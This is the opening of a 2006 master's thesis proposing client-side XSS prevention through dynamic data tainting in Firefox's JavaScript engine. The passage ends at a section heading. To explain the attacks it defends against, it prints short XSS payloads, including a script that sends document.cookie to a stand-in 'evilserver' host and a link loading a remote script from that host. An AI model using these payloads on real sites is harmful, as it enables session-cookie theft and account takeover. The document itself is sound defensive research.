Master's Thesis

Cross Site Scripting (XSS) Attack Prevention with Dynamic Data Tainting on the Client Side

carried out at the

Information Systems Institute
Distributed Systems Group
Technical University of Vienna

under the guidance of
Univ.Prof. Mag.rer.soc.oec. Dr.rer.soc.oec. Schahram Dustdar
and
Univ.Ass. Dipl.-Ing. Dr.techn. Christopher Krügel,
Univ.Ass. Dipl.-Ing. Dr.techn. Engin Kirda
as the contributing advisors responsible

by

Philipp Vogt
Gießergasse 8/14, 1090 Wien
Matr.Nr. 9625366

Vienna, 23. March 2006 ______________________

0.1 Acknowledgements

Many people contributed to this thesis, not only from the Vienna University of Technology but also from outside.

I want to thank all the people of the University for teaching me computer science and introducing me to scientific work. My sincere and warm thanks go to my tutors Christopher Krügel and Engin Kirda for their inspiration and helpful comments on this thesis. The research fellows from the Distributed Systems Group in the Information Systems Institute and the Automation Systems group provided an excellent research environment.
The people and community working on Mozilla deserve my thanks for sharing their insights of the inner workings of the Mozilla Firefox web browser and for the quick help with upcoming problems. They showed me the advantages of open source software and the helpful community that builds around it.

I want to express my deepest gratitude to my mother Gerti and my father Walter for being on my side and supporting me all the years I was studying and working on this thesis. My grandmother Lydia, my sister Petra and her husband Thomas merit my sincere and loving thanks for they have given me a lot of encouragement and strength.
Many thanks to all my friends and colleagues for their support during studying, like Michael Dittenbach and Markus Mayer for their knowledge which helped me with the first steps at university and who showed me around Vienna. I specially want to thank Dietmar Fiel for being a good friend all those years. His brothers and their wifes as well as his sister and her husbands for making me feel as a part of their family and having good times together. Wolfgang Allgäuer deserves my thanks for being a great colleague in all the years at university and Sebastian Bohmann for all the discussion about technical problems.
I had to travel to Vienna to meet many great folks from Vorarlberg who helped me to feel at home although being far away from home. A big „thank you!" to them and all the new friends from other parts of the country I had the honour to meet for sharing a good time and a beer or two.
The people I worked with in different companies merit my gratitude for showing me how development is done in the business world and for the great time we had working together. They helped me with their experience to learn things outside computer science and to apply my knowledge on projects outside the scientific community.

0.2 Abstract

Cross site scripting (XSS) is a common security problem of web applications where an attacker can inject scripting code into the output of the application that is then sent to a user's web browser. In the web browser, this scripting code is executed and used to transfer sensitive data to a third party. Today's solutions attempt to prevent XSS on the server side, for example, by inspecting and modifying the data sent to and from the web application. The presented solution, on the other hand, stops XSS attacks on the client side by tracking the use of sensitive information in the JavaScript engine of the web browser. If sensitive information is about to be transferred to a third party, the user can decide if this should be allowed or not. As a result, the user has an additional protection layer when surfing websites without solely depending on the security of the web application.

0.3 Zusammenfassung

Cross site scripting (XSS) ist ein weit verbreitetes Sicherheitsproblem von Webapplikationen, bei denen ein Angreifer Code in die Ausgabe einer Webseite einschleusen kann, die dann an den Webbrowser des Benutzers geschickt wird. Im Webbrowser wird dieser Scriptcode ausgeführt und dazu benutzt, um sensitive Daten an einen Dritten zu schicken. Aktuelle Lösungen versuchen XSS auf dem Server zu verhindern indem z.B. die Daten, die zu und von der Webapplikation geschickt werden, geprüft und verändert werden. Die hier präsentierte Lösung aber stoppt den XSS-Angriff beim Benutzer indem die sensitiven Daten im JavaScript-Interpreter des Webbrowsers verfolgt werden. Wenn dann die sensitiven Informationen an einen Dritten geschickt werden sollen, kann der Benutzer entscheiden, ob das erlaubt werden soll oder nicht. Dadurch hat der Benutzer einen zusätzlichen Schutz vor Angriffen wenn er surft, ohne sich nur auf die Sicherheitsmaßnahmen der Webseitenbetreiber verlassen zu müssen.

Contents

0.1 Acknowledgements i
0.2 Abstract ii
0.3 Zusammenfassung 1

1 Introduction 4
1.1 Motivation 4
1.2 Organisation of the thesis 6

2 Related work and state of the art 8
2.1 Cross site scripting (XSS) definition 8
2.2 Preventing XSS in the development phase 10
2.3 Software analysis 11
2.4 Traffic analysis 12
2.5 Tainting in interpreters 12
2.6 Client side protection 13

3 Description of our solution 15
3.1 Dynamic data tainting 15
3.1.1 Initial tainting 16
3.1.2 Tracking tainted data 17
3.1.2.1 Assignments 17
3.1.2.2 Arithmetic and logic operations 18
3.1.2.3 Control structures and loops 18
3.1.2.4 Function calls and `eval` 20
3.1.2.5 DOM tree 22
3.2 Data transmission 22

4 Implementation 26
4.1 Building the web browser 26
4.2 JavaScript engine 27
4.2.1 Data structures 28
4.2.2 Opcodes 31
4.2.2.1 Common opcode modifications 31
4.2.2.2 Example for taint information transfer 32
4.2.3 Scopes 34

4.2.3.1 `if`-statement . . . 34
4.2.3.2 `switch`-statement . . . 37
4.2.3.3 Functions and `eval` . . . 40
4.3 Browser implementation . . . 44
4.3.1 Initial data tainting . . . 44
4.3.1.1 Return type string . . . 45
4.3.1.2 Other return types . . . 48
4.3.2 XPCOM interface . . . 49
4.3.3 Data transfer check . . . 53
4.3.4 User interaction . . . 55
4.3.5 Domain extraction . . . 55
4.3.6 Permission manager . . . 58

5 Evaluation 60
5.1 Exploits . . . 61
5.1.1 phpBB . . . 61
5.1.2 myBB . . . 63
5.1.3 WebCal . . . 65
5.2 Opcode tests . . . 65
5.3 Tests for initially tainted sources . . . 69
5.4 Complex tests . . . 70
5.5 Real life usage . . . 70

6 Conclusion and future work 72

A Build Environment 73
A.1 Directory structure . . . 73
A.2 Configuration files . . . 73

B Implementation 76
B.1 JavaScript engine . . . 76
B.2 Browser implementation . . . 78

C Testing 81
C.1 Opcode testing framework . . . 81
C.2 Initial tainting sources . . . 85

Bibliography 86

Chapter 1

Introduction

1.1 Motivation

As the Internet is growing, the web sites become more professional and dynamic. In order to be able to change the design of the web page to meet today's taste and to provide personalised and current information to the users, the web sites no longer use static web pages. Now web applications are used to generate dynamic web pages. When a user requests a page, the web application gathers the needed information and assembles it to a web page according to a template. The result of this process is then sent to the web browser of the requesting user, where it is interpreted and displayed. Embedded code which allows a more interactive web experience is executed by the web browser. This allows dynamic menus that react on mouse movements and clicks, parts of the web page that can be hidden or made visible, and changing content on the web page (e.g., for news tickers).

As shown in [49] the number of web servers is growing and so the number of installed web applications on these servers is rising as well. Many web sites use open source web applications to provide certain services that are part of the web site, such as a bulletin board (e.g., phpBB [52]) or a blog (e.g., WordPress [57]), or they use a content management system (e.g., Mambo [45], Typo3 [6], drupal [9]) that can be used to operate the complete web site. Web applications are not only used by private web site providers but also by companies and governmental institutions.

If web applications are used to assemble web pages, the information contained in them can be gathered from various sources. One of the most important sources is data from the interaction of the user with the web page. The user clicks on links to decide which page is to be displayed next, requests information, leaves messages by filling out forms, or searches for something on the web site. Most often a database is used as the primary resource to retrieve information that is requested by the user. The information contained in the database has been stored by somebody responsible of tending the web site, or the information is created by an internal business process of the company (e.g., the currently available articles in an on-line shop). Another possible source of content in a web page may be a remote web service of a news agency that provides current news.

The number of security problems found in software has increased within the last years [12]. Some of the security problems affect web applications that provide dynamic web pages to their customers. Attacks that exploit these security problems either prying on data contained in the web application

```
Look at this picture! <img src="image">
<script>
  document.images[0].src = "http://evilserver/image.jpg" +
    "?stolencookie=" + document.cookie;
</script>
```

Figure 1.1: Example of a message for the „Stored XSS" attack that transfers the cookie

(e.g., credit card numbers of customers) or they use the web application as an attack vector on the visiting customer. Both types of attack rely on user input that is not validated by the web application.

To extract personal information from the web application, „SQL injection" can be used [3, 13]. In this kind of attack, information that is entered by the user is included in database queries that are used to extract content for the web page. Because the user input is not checked for malicious content, arbitrary SQL queries can be executed. These queries can then be used to circumvent safety procedures incorporated in the web application (e.g., bypass logins), retrieve personal data of customers (e.g., credit card numbers, social security numbers) or execute system commands on the targeted web server (e.g., to install malicious software on the server).

To use the web application as a platform to attack users, a special kind of attack called „cross site scripting" (XSS) can be performed [10]. Similar to the SQL injection scenario, malicious code is included in the information entered on the web site. The web application processes this information without checking it for HTML or scripting code and inserts it into the output of the web page that is delivered to the attacked user. The web browser (e.g., Mozilla Firefox [32]) then displays the content of the web page and executes the malicious code in the context of the web site. The „same origin policy" of the web browser is thereby circumvented [31]. This policy protects against a kind of attack, wherein a document loaded from one web site attempts to access data in a document loaded from another web site. However, in a XSS attack, the document contains the script that is executed and it runs in the context of the document. The malicious program can therefore access sensitive data stored in the user's web browser (e.g., a cookie that can be accessed with `document.cookie`) and transfer it without notice to a third party (i.e., a web site that is under control of the attacker). The attacker can thus collect information gathered by the script (e.g., use the collected session cookie to impersonate the victim).

There are two methods for injecting code into the web page that is displayed to the user: the „Stored XSS" and the „Reflected XSS" attack. With a „Stored XSS" attack, the attacker stores malicious code in the web application. Later, the victim requests the page that contains this scripting code. A web based bulletin board system (e.g., phpBB [52]) where people can enter messages that are displayed to anyone interested in reading them can be used to implement this kind of attack. The attacker crafts a message such as the one in Figure 1.1, which contains the malicious JavaScript code and the bulletin board system stores it in its database [4]. A victim reading the message downloads the scripting code of the attacker as part of the message. This code is executed in the web browser of the victim and transfers the cookie of the user to a web server that is controlled by the attacker.

A „Reflected XSS" attack sends the malicious code back to the user with the help of the web application. To do this, the attacker sends a link to the victim (e.g., by email), similar to the one

```
<a href="http://goodserver/comment.cgi?mycomment=<script
src='http://evilserver/xss.js'></script>">Click here</a>
```

Figure 1.2: Example for a „Reflected XSS" attack with a foreign script

shown in Figure 1.2. Contained in the link is HTML code that contains a script to attack the receiver of the email [1]. If the victim clicks on the link, the vulnerable web application displays the requested web page with the information passed to it in this link. This information contains the malicious code which is now part of the web page that is sent back to the web browser of the user, where it is executed.
Typically, advisories to prevent cross site scripting require that the web application providers ensure that their deployed software is not vulnerable. This can either be done during the web application development process by employing software design and implementation methods that produce more secure code, or when the application is already deployed on the web server. In case the web site owner uses third party products, the latest vendor patches have to be applied on a regular basis, or whenever they are published, to protect the web site's users. Unfortunately, it takes time to develop and test a patch for a newly found vulnerability. While working on the patch, the web site visitors are exposed to the threat. Most of the time, it is not apparent to the visitors whether or not the latest patches have been applied to the web application. Therefore, surfers on the Internet are constantly endangered to be the victim of a cross site scripting attack.

1.2 Organisation of the thesis

Already existing work about cross site scripting (XSS) is presented in Chapter 2. Papers that help to understand the cause of XSS in unprotected systems are discussed there as well. The gained knowledge can be used to take some precautions when developing web applications. Because even simple filtering methods can provide basic security, they are explained in more detail. For already implemented or deployed applications, static and dynamic assessment methods exist. With the help of these, problems in the implementation can be found that were not apparent in the development phase and thus, have not been thought of. Methods can be applied to different parts of the communication process between the user and the web application to intervene if a security problem is detected. The pros and contras will help to understand the limitations of these techniques.
Chapter 3 explains our solution and discusses the differences to already existing methods. A main difference is that not the web application is protected, but the information contained in the web browser of the user who surfs the web. This is done by „dynamic data tainting" of sensitive information and only allowing the transfer of such tainted data with the approval of the user. What „dynamic data tainting" means and the concept behind it is outlined in Chapter 2. Also, we explain the steps necessary to taint information that is processed by a JavaScript [41] program. For a successful XSS attack, the collected data has to be transferred. Some common ways to transfer data are explained with the help of examples.
Chapter 4 presents the implementation that is part of this thesis. It explains how the concepts from Chapter 3 were put into practise. This chapter describes the applied modifications to the JavaScript engine (e.g., to allow „dynamic data tainting") and the performed modifications to the

browser implementation.
Tests that ensure that the presented solution is viable are presented in Chapter 5. Various kinds of tests are presented. Some perform checks of the low level implementation (e.g., changes to transfer tainting information in the JavaScript engine) while others work on a higher level. Exploits that work on existing web applications were adapted to test the implementation.
Chapter 6 summarises the most important parts of this thesis.

Chapter 2

Related work and state of the art

2.1 Cross site scripting (XSS) definition

One of the most important papers that discusses related aspects to code injection is [10]. The paper describes the source of code injection: unvalidated input from untrustworthy sources. A web application that processes input without validating it is potentially vulnerable to code injection. Because the code introduced into the output for one client can be submitted by another client, such vulnerabilities can lead to attacks. If the injected code is scripting code (e.g., JavaScript as standardised in [41]) it is called *cross site scripting* (XSS) [14, 43]. The two methods to inject code are identified as storing it beforehand (i.e., „Stored XSS") and using the web application to reflect the malicious code (i.e., „Reflected XSS").
To perform a „Stored XSS" attack, the HTML code can be embedded into a message that is posted on a vulnerable bulletin board (e.g., [52] with an exploit like [4]) as shown in Figure 1.1. The steps for a successful attack are shown in Figure 2.1. First, the attacker stores a message containing the XSS code on a vulnerable bulletin board. The victim first authenticates to the bulletin board and is now identified by a cookie that is set in the browser. The victim now requests the message of the attacker to read it. The malicious code is sent back as part of the message where it is executed by the web browser. The XSS program sends the cookie to the attacker. With the session cookie of the victim, the attacker can identify himself to the bulletin board as the victim and gains all the privileges of the victim.
The „Reflected XSS" method uses a link that contains the malicious code as shown in Figure 1.2. The performed steps for such an attack are shown in Figure 2.2. This example assumes that the victim first authenticates himself at the vulnerable web application (i.e., logs into the web application). The attacker sends the link to the victim as part of an email, or it is part of a newsgroup message that contains the link. When the user clicks on the link, the web page that is sent back by the vulnerable web application contains the HTML code from the link. The script in the code is then executed by the web browser and the cookie is transferred to the site of the attacker. Again the attacker can use the session cookie of the victim to authenticate himself as the victim to the vulnerable web application and gains all privileges of the victim.
Some attacks can be prevented by the „same-source origination policy" that is incorporated in most scripting security models. This policy prevents that a document loaded from a web site can



Figure 2.1: Cross site scripting attack with a stored message



Figure 2.2: Steps for a cross site scripting attack with reflection

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT>
alert('xss');</SCRIPT>"> Click here</A>
```

Figure 2.3: Example to bypass the „same-source origination policy"

access parts of another document loaded from a different web site. However, in a XSS attack, the script can access data in the context of the document that is attacked. If the attacker includes the malicious scripting code into the link similar to the one in Figure 2.3, the security model can be bypassed because the host distinction is no longer possible and the script is executed in the security context of the web page.
[10] suggests that users should disable execution of scripting languages in the web browser. While fundamentally true, this solution affects all web pages whether they are vulnerable or not and can reduce the functionality of a web page to the point where it is not usable at all. For example, web pages which are using AJAX [5] (i.e., a combination of techniques improves interaction in web pages) rely on JavaScript. Another suggestion of the paper is only to visit web sites that are trusted. This can be very difficult if a search engine is used to find something on the web. The web sites returned by the search engine have never been visited before, and it is not known if they can be trusted.

2.2 Preventing XSS in the development phase

The paper [11] presents precautions and methods that can already be implemented during the development phase. Mitigating the problem can be done by setting the character encoding of each generated page. For example, in UTF-7, an alternate encoding for the special character `"<"` exists. This character marks the beginning of an HTML [15] tag. An attacker can inject code that uses a UTF-7 encoding of `"<"`. The code is sent to the web application and if the symbol is part of the output of a page without a preset character encoding, the receiving web browser could interpret this like the standard ASCII encoded `"<"`. The reason is that the web browser uses UTF-7 as the default character encoding. The HTML standard allows that the browser interprets tags in alternative character encoding and therefore, not setting the character encoding allows injection of HTML tags.
All the special characters (e.g., `"<"`, `">"`, `"&"`, etc.) need to be identified and encoded if they are included into the output, or they need to be filtered by the web application. Otherwise, security mechanisms in the application could be bypassed by injecting scripting code. Identifying characters should be done with a white-list, i.e., only characters known to not cause problems while processing them and which will be encoded when included into the output are allowed. For example, the year of birth only needs numbers. Therefore, no letters or special characters are needed. When they are encountered, an error should be displayed, or everything not being a number should be removed from this input. This method is more secure than trying to remove only characters from the input that may be used in a cross site scripting attempt (e.g., remove all HTML tags like `<script>`, as suggested in [10, 43]) because it is difficult to identify and remove all special characters and combinations of special characters.
Any input data that is included into the output should be properly encoded. This can be done with

character entity references or the numerical values of character encodings in the HTML document character set that is defined for the generated page as can be seen in [15]. For example, the "<" character from input data should be transformed into the character entity reference "<". If the generated page uses the ISO-8859-1 character encoding the special characters can be encoded as "<" using the numeric value. Encoding every untrusted input that is used in an output can be resource intensive but very effective.
An often neglected source of malicious code is the cookie. This piece of information is stored in the web browser by the web application as persisted data between requests. Developers should apply the same steps of validation and filtering to cookies that are used for all other user input because it can easily be modified by the user.
Security precautions that are implemented while developing the web application can be very effective but require developers who have a good knowledge about possible and existing attacks and know how to avoid them. The implementation of these countermeasures can be very resource intensive. Not only does it require more resources in the implementation phase, but later the application uses more resources when it has to filter and encode every input and output. Demanding processing requirements for a popular web site can be very expensive to satisfy.

2.3 Software analysis

Testing software for XSS vulnerabilities can be done in two ways: static and dynamic testing. Static testing is typically done by performing source code analysis. In [46], a method is described that creates a control flow graph of information that is processed by a server page. The graph consists of input and output nodes. An input node can be a statement that processes input data from a form, reads the value of a query string, a database field, a cookie, or data from a file. Output nodes are associated with statements that write to database fields, a file, a cookie, or output in the page. The server page is potentially vulnerable if a path in the control flow graph exists that connects an input to an output node. However, it is possible that data from one server page is sent to another page, the web application might not be vulnerable to a certain type of attack if only one of the individual server pages has potential security problems. For example, a page may read input and store it in a database field. The result of the static analysis says that this page has a potential vulnerability. But another page that reads data from this field may encode everything in the output of the page and therefore, the web application as a whole is not vulnerable.
In dynamic testing, known attacks are executed against web applications [40, 46]. Either a database with generated attacks for a specific web application is used or a database that contains generic attacks. In [46], the authors implement dynamic testing as a second stage of their web application assessment. More precisely, server pages that are potentially vulnerable according to a previous static analysis step are tested again in a dynamic test with specific attacks for the potential vulnerability. The crawler described in [40] does black box testing with a generic database. It analyses the generated pages of the web application and then chooses attacks to perform. This method tests web applications without requiring user interaction and interprets the response of the web application to the chosen attack.
Software analysis is a powerful method to detect possible vulnerabilities. But for the static analysis

to be effective the source code is necessary. Using dynamic tests allows to test code without the need of source code but it can only test known vulnerabilities. Black box testing approaches such as the crawler used by the authors of [40] has to analyse the web page and may not find every possible input that can be used to perform attacks.

2.4 Traffic analysis

A proxy system is proposed in [42], which can be installed on the user side to prevent XSS attacks. This proxy monitors the HTTP-requests and responses [7] of the user who is surfing the web. It has two modes called „response change mode" and „request change mode". In the „response change mode" the proxy stores information about requests which contain special tags (e.g., `"<script>"`). If sequences with these tags exist in the response sent by the web application, a possible XSS vulnerability in the web application is assumed and the tags in the response are encoded and returned in a safe form. In the „request change mode", parameters in the request are extended by an „identity" (a random number) if they contain special characters. All HTML special tags in a request parameter are extended with the generated number (i.e., it acts as an identifier). For example, for the parameter `"<s>test</s>"` the number 234 might be generated and used as an identifier. The request is modified and becomes `"<234s>234test<234/s>234"`. This modified request is sent to the web application and the response is scanned for the occurrence of the modified tags (i.e., for `"<234"` and `">234"`). If no modified tag with an „identity" is detected in the response, the application is not vulnerable and the original request is sent and the response forwarded to the user. In this mode, the number of requests and responses is doubled. Information about potential vulnerabilities is sent to a database to share it among proxy servers. This system has no information about the structure and semantics of the visited web site. It can only test parameters which are processed by the web application that are used in an HTTP request. If transparent encryption is used the proxy cannot track the requests and responses.
The authors of [44] present an intrusion detection system that detects attacks against the web server and the web application. The log file of the web server is analysed for anomalies in the HTTP request. The solution consists of a training and a detection phase. In the learning phase, the query strings sent to the web application are used to calculate scores that are based on a model. The model and the scores get adapted to the web application. In the detection phase, the score for each query string is calculated using the trained models. Exceeding a certain threshold is an indication for an attack. Anomaly detection requires good models to provide accurate scorings and a threshold that is not too high (otherwise attacks can go undetected). But it is possible to detect new attacks without the need of changing the application.

2.5 Tainting in interpreters

The Perl [37] interpreter provides tracking of untrusted input and stops with an error if tracked data is used outside the program [2]. The marking and tracking of untrusted input is also known as „tainting". Tainting has to be enabled explicitly by the developer with a command line switch, or it is automatically enabled when the program runs with differing real and effective user or group IDs. Once it is enabled for a program, it stays activated. In tainting mode, the interpreter does

not allow to use input from outside the program (e.g., command line arguments, file content, input variables) to directly or indirectly affect any command that invokes a sub-shell or modifies files, directories, or processes. Trying to do so will be prevented with an error. The developer can test the taint status of data, and he can also sanitise it to untainted status by using the data as hash keys or by extracting information in regular expressions.
The authors of [51] integrate their solution directly into the PHP interpreter. No modifications of the web applications that run on the interpreter are necessary. Their approach protects from SQL injection and XSS by tainting input data (or parts thereof) that are stored in strings. The input can be session variables, database results, or external variables (e.g., hidden form variables, cookies, HTTP header information). The taint information is tracked through functions and assignments and if a security critical function is called, a check is performed whether the information passed is tainted or not. Trying to pass tainted data will be prevented.
Providing security mechanisms built into interpreters has the advantage of potentially protecting all running applications. While in [2] the protection has to be activated (if not already being enable because of differing IDs), the solution of [51] is always activated. Using the tainting mode of Perl allows for involuntary removing the taint status of variables. For example, when a developer uses tainted data as a key in a hash, the taint status is removed. The interpreter of [51] allows protecting applications without modifying them. Only the interpreter on which they run has to be changed and the taint status of data cannot be removed by the program. However, it may change or remove output generated by the program without the possibility to react on it in the program.

2.6 Client side protection

The authors of [39] use an auditing system in the Mozilla Firefox web browser [32] that can perform both anomaly or misuse detection. This system monitors the execution of JavaScript and compares it to high level policies to detect malicious behaviour. For each scenario specific, rules have to be implemented to enable detection. or each scenario, specific rules have to be defined to enable detection. These rules allow to specify sequences of JavaScript methods, together with their corresponding, that are considered malicious, parameters. With this information, state driven rules can be implemented. The system performs most of the auditing in XPConnect, which is the layer that connects the JavaScript engine with the other components of Mozilla Firefox. Some additional auditing features are implemented in DOMClassInfo (interface flattening and behaviour implementing), LiveConnect (communication between JavaScript, Java applets and other plug-ins) and the Security Manager. Internal processing performed by the JavaScript program is not accessible to the rules. If new vulnerabilities should be detected, new rules have to be implemented and the browser has to be rebuilt.
In [50] a security system is discussed that can be used to change the behaviour of the „same origin policy" [31]. When data tainting is enabled, the JavaScript program of a document in one window can access properties of another window that contains a document that is loaded from another server. But the document of the other window can taint (i.e., mark) properties as secure or private and they cannot be passed to another server without the permission of the user. However, this system has to be activated by the user and needs definitions in the accessed document about the properties that have to be secure or private. Certain usage of tainted values (e.g., usage in an

`if`-statement) taints the whole script. A document can untaint values for another script to allow access.

Chapter 3

Description of our solution

Most systems presented in Chapter 2 attempt to prevent XSS attacks against web applications on the web server or attempt to remove vulnerabilities from the web application directly. While it is good to protect users from an attack when interacting with a specific web application, the users are unprotected when visiting other web sites. Precautions that web surfers can take are restricted to the ones presented in [10], which have drawbacks that are already discussed in Section 2.1. Alternatively, they could switch to a browser with auditing and detection capabilities presented in Section 2.6. However, the browser with integrated auditing and detection only protects from know vulnerabilities and has to be updated on a regular basis.
The approach presented in this thesis allows the malicious script to do everything in the context of the Mozilla Firefox web browser [32]. However, our system tracks the access and processing of sensitive information. Whenever malicious code tries to transfer sensitive information to a web server controlled by the attacker, the user can decide whether or not to allow this. For example, in the attacks shown in Figures 2.1 and 2.2, when the script tries to transfer the cookie to the attacker, the user could deny this transfer. Every access to sensitive information (e.g., the cookie) results in tainted data in the JavaScript program. Processing of tainted data is tracked similar to the solutions [2, 51] that are discussed in Section 2.5. If taint information is transferred, the user is informed and asked whether this should be allowed or denied.

3.1 Dynamic data tainting

In an XSS attack, code is inserted into the output of the web application. Normally the attacker has full control over the content of the injected code. Minor restrictions could be the length of the code, because the link in a sent URL like the one in Figure 2.2 is limited or only certain characters in the injected code can be used.
This injected code is sent from the web application to the web browser. It is then executed in the user's web browser where it can collect sensitive information, process it (e.g., append it to a string) and finally send it to a web server under control of the attacker. Because the code runs in the context of the web application, its actions are not distinguishable from normal application behaviour. Also, because the injected code can be chosen by the attacker, he has full control about the way the information is processed and transmitted. For example, to bypass security scanners

Object	Tainted properties
Document	cookie, domain, forms*, lastModified, links*, referrer, title, URL
Form	action
Any form input element	checked, defaultChecked, defaultValue, name, selectedIndex, toString, value
History	current**, next**, previous**, toString
Select option	defaultSelected, selected, text, value
Location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
Window	defaultStatus, status

* not implemented
** "history" is special as access is prevented by the Security Manager with "permission denied".

Table 3.1: Initial tainted sources

that look for certain character sequences in data which is transmitted by the web browser, the injected code could perform a simple encoding on the message (e.g., ROT13 where every character is rotated 13 places as described in [53]) before transferring it to a third party.
To track the processing of sensitive information, the concept of "dynamic data tainting" (as described in [2, 51]) is used. "Tainting" means that data which contains critical information is initially marked. For every performed instruction in the program, the results of these instructions are tainted if the used operands are tainted and it is possible to transfer information with the instruction. "Dynamic" describes that the information flow is tracked while the program is executed.
The next subsections follow the information processed by a malicious program. Subsection 3.1.1 will present all sources that contain sensitive information, while Subsection 3.1.2 provides details about the tracking of tainted data at execution time.

3.1.1 Initial tainting

For our tainting approach, we have to define certain data sources that are considered sensitive and thus, are always tainted. Table 3.1 is taken from [50] and shows which elements in a web browser can contain sensitive information and therefore, should initially be tainted. Our system taints these elements in the document object model (DOM [17]). Most of the elements in the DOM tree have corresponding elements in the HTML ([15, 16]) page (e.g., `document.title`) but there are also a few additional items (such as `document.cookie`).
Please note that `document.forms` and `document.links` are not initially tainted. The reason for not tainting them is, that they are only containers for specific forms or links. Of course, sensitive parts of forms or links are already covered by more specific properties (such as input elements). Note that the `history.current`, `history.next` and `history.previous` URLs can not be accessed because the Security Manager denies such attempts. Our implementation taints the data nevertheless in case the Security Manager would allow access.
Not all tainting sources are equally sensitive. One of the most important pieces of information that has to be protected is the cookie. The cookie is set by the web application and every time a request to the web site is sent the cookie is part of the transmission from the web browser. Many

```
 1: var a = document.cookie;   // variable assignment
 2: function b(c) {
 3:   var d = document.cookie; // function variable assignment
 4:   c = document.cookie;     // function argument assignment
 5: }
 6: var obj = { };
 7: obj.x = document.cookie;  // object property assignment
 8: var arr = [ ];            // arr.length = 0
 9: if (document.cookie[0] == 'a') {
10:   arr[0] = 1;             // array element assignment
11: }
12: if (arr.length == 1) { y = 'a'; }
```

Figure 3.1: Examples for assignments

web applications use the cookie as a token of identification for the user by setting an ID in the cookie that is unique for every user. For example, a new user visiting the web site is not yet authenticated but still gets an initial cookie to track him. After authentication of the user, the web application uses the ID of the cookie to access data of the user stored in the web application and the cookie becomes an identity token. For example, a message board can use this cookie after a login of the user to allow him posting new messages on the board.

3.1.2 Tracking tainted data

JavaScript programs that are part of a web page are parsed and compiled into an internal byte-code representation. These byte-code instructions are then interpreted by the JavaScript engine. The instructions can be divided into the following broad classes of operations:

- assignments
- arithmetic and logic operations (`+`, `-`, `&`, etc.)
- control structures and loops (`if`, `while`, `switch`, `for in`)
- function calls, classes and `eval`

When an instruction is executed, parts (or all) of its operands could be tainted. Thus, for each instruction, there has to be a rule that defines under which circumstances the result of an operation has to be tainted (or what other kind of information is affected by the tainted data).

3.1.2.1 Assignments

In an assignment operation, the value of the left-hand side is set. If the right-hand side of the assignment is tainted, then the target on the left-hand side is also tainted. The JavaScript engine has different instructions for assignment to single variables, function variables, function arguments, array elements, and object properties. Some typical assignments can be seen in Figure 3.1.
In some cases, not only the variable that is assigned a tainted value must be tainted. For example, if an element of an array is tainted, then the whole array object needs to be tainted as well. This is necessary to ensure that the result of `arr.length` returns a tainted value. Consider the example

```
1: var a = "a" + document.cookie;        // concat operation
2: var c = 15 & document.cookie.length;  // bitwise and
3: var d = document.cookie[0]; ++d;      // unary +
4: var e = 16 <= document.cookie.length; // relational less-than-or-equal
```

Figure 3.2: Examples for arithmetic and logic operations

from Lines 8-12 in Figure 3.1. In Line 8 a new array is created with an initial length of 0. A value is assigned to the first element in Line 10, only if the first character of the cookie is an 'a'. Now, the length of the array in Line 12 is 1 if the first character of the cookie is an 'a', otherwise it is still 0. In Line 12, a new variable is set to 'a', depending on the length of the array. When extending this method to cover all possible characters (e.g., 'a' - 'z', 'A' - 'Z', '0' - '9') , the attacker could try to copy the first character of the cookie to a new value, thereby attempting to bypass the tainting scheme. However, because in Line 10, we not only taint the first element but also the array object itself, the variable `y` in Line 12 is tainted. Likewise, if a property of an object is set to a tainted value, then the whole object needs to be tainted. The reason is that the property could be new, and in this case, the number of properties changed. This could allow an attacker to leak information.

3.1.2.2 Arithmetic and logic operations

